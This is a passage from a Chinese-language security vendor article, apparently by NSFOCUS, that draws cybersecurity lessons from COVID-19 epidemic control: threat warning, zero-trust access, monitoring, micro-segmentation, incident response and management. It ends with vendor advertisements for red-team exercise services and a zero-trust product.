
- 网格管控，精细管理，化整为零，各个击破。
- 重点区域（湖北）严密隔离，其他区域实时监控。
- 关口前移，严防死守，攘内安外，封堵并行。
- 总结经验快速调整，科学为引完善体系。

网络空间的恶意软件和生物领域的病毒概念，在某些特征上具有高度的相似性。网络空间安全也需要汲取这次抗疫过程中的宝贵

经验，从思想、法律、流程、人员配备、物资工具等角度做好应对重大安全事件的充分准备。

2. 网络安全安全体系建设的六大启示

以这次疫情为鉴，延展到网络安全安全体系的能力建设，可以从预警、预防、监测、隔离、应急响应以及管理六个方面进行考虑。



2.1 风险预警——基于多种类情报的风险研判

“早发现、早报告、早隔离、早治疗”是此次疫情防控中的重要举措。网络安全的应急工作也需要风险预警，强大的情报能力是网络安全预警与决策的关键支撑。

《中华人民共和国网络安全法》将“监测预警”明确列入法律条款，要求相关部门、机构建立监测预警、信息通报等制度，积极做好网络安全事件的监测、研判、预警工作；做好应急工具、装备器材、专业队伍及应急资金储备；做好应急预案的研究、制订、培训、演练等工作，要使应急预案真正落地，而不是“文件”摆设。

每当相关方（业务合作对象、相似组织）发生了安全事件，都会让大多数组织感觉威胁近在眼前。成熟的安全团队常常需要提醒组织，对已知和未知的威胁提前做好准备。一个组织是否能够有效防范外来攻击，不仅仅看其安防工具是否齐全、持续监控是否有力，还要关注风险预警并且将其融入防御措施中，只有这样才能更有效地防范和阻挡内、外部攻击。

2.2 风险预防——添加多因素身份验证的可信接入


“外防输入、内防扩散”是疫情防控的重要策略，人们每一次进出小区、公共场所等都需要做相关的健康检测，这些措施为阻止疫情蔓延发挥了重要作用。可以看出，这些措施与目前网络安全的零信任理念“Never trust, always verify”是一致的。

零信任，即在不可信网络中构建安全系统。

零信任最大的改变在于，将执行机制从单一的网络边界转移到每个目标系统和应用程序中。其重点是验证用户的身份以及他们所使用的设备，而不是基于某人是否从受信或不受信的网络中访问企业资源。

零信任是理念和架构层面的创新。这包括使用成熟技术进行重新组合，重构人员、设备、应用、流量之间的信任关系。在现有网络安全体系下，不需要对原有的物理边界做很大的修改，也不需要大量添置新的物理设备进行补充。只需要通过可信接入代理、可信 API 代理、策略控制服务三个组件对原有物理边界中的设备重新进行业务逻辑优化。

可信接入代理、可信 API 代理、策略控制服务，即通常所说的可信三组件，是零信任方案的核心与构建基础。



可信接入代理、可信 API 代理和策略控制服务联动，策略控制服务提供前两者实时的访问权限判定、集中配置管理、会话管理等，并与认证服务和权限管理服务联动，是可信三组件的“大脑”。可

信接入代理和可信 API 则是可信三组件的“左膀右臂”，前者主要实现应用的访问控制及通道安全，如代理转发、二次认证、单点登录登出、流量管控、流量加密等；后者主要实现 API 接口的访问控制及通道安全，如访问控制、API 熔断、流量管控等。三者配合，最终实现动态自适应、细粒度的身份认证和访问控制。

2.3 动态监测——采用重点监控与基检测相结合的态势感知

此次疫情期间，武汉市落实拉网式排查，做到“应收尽收”后，有效遏制住了疫情蔓延的态势。在网络安全领域，网络安全事件的检测同样是抵御网络攻击的重要能力。UEBA 等技术是近几年网络安全领域的热点技术，有效补充了网络安全威胁的检测手段。

国家针对各个重点行业的关键信息基础设施进行重点监控，对普通网络安全状况进行实时监控：

- 对安全威胁进行溯源分析和预测分析，将结果直观展示，做到威胁可感、可见。
 - 建设海量的特征库，持续更新。
 - 对安全事件进行二次分析，评估事件的影响以及破坏程度。
- 基于攻击链安全行为分析，还原黑客入侵与攻击的整个过程。
- 对于入侵事件可以进行精准溯源、分析取证。

2.4 微隔离——建立最小的逻辑单元与权限策略

疫情防控期间，各个社区都采取网格化隔离与管理，社区网格化管理的最大特点是把城市的街道和社区按照一定标准细化分成若

干“格”，最小粒度以各个家庭为单位，以实现分块管理，从而提高社区服务隔离与管理的精细化水平。

“微隔离”是一种能够适应虚拟化部署环境、识别和管理云平台内部流量的技术。符合微隔离安全技术规范的产品，应在流量识别、业务关系拓扑、网络访问控制和安全策略管理方面具有规范所要求的能力，并且要求其在不改虚拟化业务架构的情况下，对虚拟机数量进行扩展时，微隔离产品应支持自动发现扩展的虚拟机，并自动对其进行策略配置。

最小权限原则：当用户仅具有完成其工作所需的访问权限时，即便黑客窃取到这些员工的登录凭据，其能造成的伤害也是有限的。

当网络 and 应用程序基础架构在逻辑和物理上划分为非常小的部分时，从一个网段到另一个网段的传输都需要进行身份验证，因此能对入侵者实施的访问权限进行一些严格的限制。

2.5 应急响应——构建“预防—主动”型的应急响应体系

自 2020 年 1 月 20 日国务院确认此次新冠疫情为乙类传染病，按甲类管理以来，从上到下，各地迅速启动了突发公共卫生事件应急响应，这些响应措施都可以在《国家突发公共卫生事件应急预案》找到。因此，科学而详实的预案在安全事件响应中也是非常重要的，可以在关键时间内科学有效地配置资源。

在网络安全领域，做好网络安全事件应急处置是网络安全管理工作的底线。重大安全事件从发生到扩散的时间相对较短，因此自

动化且精准地执行相关预案是快速应对安全事件的关键。

可以从以下几点，优化重大突发网络安全事件应急机制，构建“预防—主动”型的应急响应体系：

- 形成网信和公安部门牵头，多部门协同的联防联控预警应急、监测和防控体系。
- 加强重大突发网络安全事件预案研究，面对重大网络安全事件时，应及时组织专家研判，在“内部知情期”制订科学合理的防控预案。
- 形成关键基础设施运营单位、科研院所与网络安全服务机构间信息、资源共享的联动机制，理顺新发安全事件上报、确诊和发布的流程。
- 建立重大突发网络安全事件次生灾害研判和应对体系。组织全国甚至全世界网络安全相关领域专家研究专门的优化措施，构建高效务实的次生灾害应对体系。

2.6 加强管理——完善重大网络安全事件应急防控机制

网络安全事件的应急处置与疫情防控相似，同样是在非常时期、特殊环境、特定条件下的非常行动，必须严格依法实施，整合各种社会资源，协调指挥各种社会力量，科学有序地开展应急处置工作，把应对网络安全突发事件的代价降到最低。在对网络安全事件进行

应急处置的同时，应总结经验、吸取教训，统筹考虑网络空间治理、综合保障、信息传播、技术支撑、新技术研发、后续支持，兼顾局部与整体、短期与长期，完善重大网络安全事件应急防控机制，进一步健全国家网络安全应急管理体系。

- 准确把握网络病毒、攻击等安全事件扩散的特点，完善国家网络空间治理机制。
- 提升技术人员匹配和应急响应能力，完善网络安全防控综合保障机制。
- 建立高效、公开、客观的信息渠道，完善网络安全事件上报机制。
- 充分运用最新技术及网络安全工具，完善网络安全防控技术支撑机制。
- 客观评估网络事件造成的损失与风险，完善网络安全防控后恢复机制。
- 推进防控与研判相结合，完善网络安全防控技术研发机制。

3. 结语

无论网络安全还是疫情防控，都是人、管理、技术体系化的结合体。网络安全需要建立网络安全组织体系、纵深防御体系、管理体系、运营体系、应急体系，用体系保障网络安全工作的顺利开展。

红蓝对抗服务



探测目标资产

突破网络边界

攻击核心业务

借演习行动督促各方补足安全短板
组织方(统筹组织)

落地防护方案


分析入侵行为

处置应急事件



攻击方(不择手段)
以获取权限和数据为目的

防守方(全方位防守)
确保资产权限和数据安全



**THE EXPERT
BEHIND GIANTS**
巨人背后的专家

客户支持热线: 400-818-6868

多年以来, 绿盟科技致力于安全攻防的研究,
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户, 提供具
有核心竞争力的安全产品及解决方案, 帮助客户实现业务的安全顺畅运行。
在这些巨人的背后, 他们是备受信赖的专家。

 **NSFOCUS** 绿盟科技

绿盟科技

零信任访问安全解决方案

帮助企业构建零信任可信访问网络
守护企业数字资产安全



**THE EXPERT
BEHIND GIANTS**
巨人背后的专家

客户支持热线：400-818-6868

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具
有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

 **NSFOCUS** 绿盟科技